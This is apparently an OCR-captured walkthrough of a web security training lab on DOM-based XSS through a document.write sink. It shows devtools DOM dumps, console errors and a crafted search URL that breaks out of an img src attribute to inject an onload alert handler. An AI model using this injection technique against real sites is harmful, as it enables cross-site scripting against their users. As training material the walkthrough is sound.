          <img src="/resources/images/tracker.gif?searchTerms=dsasfb32234241414" onload="alert()"> == $0
         ▶<section class="blog-list no-results"> ⋯ </section>
        </div>
      </section>
      <div class="footer-wrapper"> </div>
    </div>
  </body>
</html>
```

```
accessKey: ""
align: ""
alt: ""
▶ attributeStyleMap: StylePropertyMap {size: 0
▶ attributes: NamedNodeMap {0: src, 1: onload,
attributionSrc: ""
autocapitalize: ""
autofocus: false
baseURI: "https://0ab200fe047f40ff8170112b00
border: ""
childElementCount: 0
▶ childNodes: NodeList []
▶ children: HTMLCollection []
▶ classList: DOMTokenList [value: '']
className: ""
clientHeight: 1
clientLeft: 0
clientTop: 0
clientWidth: 1
complete: true
contentEditable: "inherit"
currentCSSZoom: 1
currentSrc: "https://0ab200fe047f40ff8170112
▶ dataset: DOMStringMap {}
```

```
▶Uncaught InvalidStateError: Failed to execute 'send' on 'WebSocket': Still in CONNECTING state.    labHeader.js:33
    at labHeader.js:33:30
```




0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414"+onload%3D"alert%28%29

0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net says

OK

Upon execution, an alert pop-up should appear, confirming the DOM-based XSS vulnerability.



DOM XSS in `document.write` sink using source `location.search`

Congratulations, you solved the lab!

0 search results for 'dsasfb32234241414" onload="alert()'

```
<html>
 ▶<head> ⋯ </head>
 ▼<body>
    <script src="/resources/labheader/js/labHeader.js"></script>
   ▶<div id="academyLabHeader"> ⋯ </div>
   ▼<div theme="blog">
     ▼<section class="maincontainer">
       ▼<div class="container is-page">
         ▶<header class="navigation-header"> ⋯ </header> flex
          <header class="notification-header"> </header>
         ▶<section class="blog-header"> ⋯ </section>
         ▶<section class="search"> ⋯ </section>
         ▶<script> ⋯ </script>
          <img src="/resources/images/tracker.gif?searchTerms=dsasfb32234241414"
          onload="alert()"> == $0
```

```
html  body  div  section.maincontainer  div.container.is-page  img
```

```
accessKey: ""
align: ""
alt: ""
▶ attributeStyleMap: StylePropertyMap {size: 0}
▶ attributes: NamedNodeMap {0: src, 1: onload, src: src, onload: onload, length:
attributionSrc: ""
```

```
▶Uncaught InvalidStateError: Failed to execute 'send' on   labHeader.js:33
'WebSocket': Still in CONNECTING state.
    at labHeader.js:33:30
>
```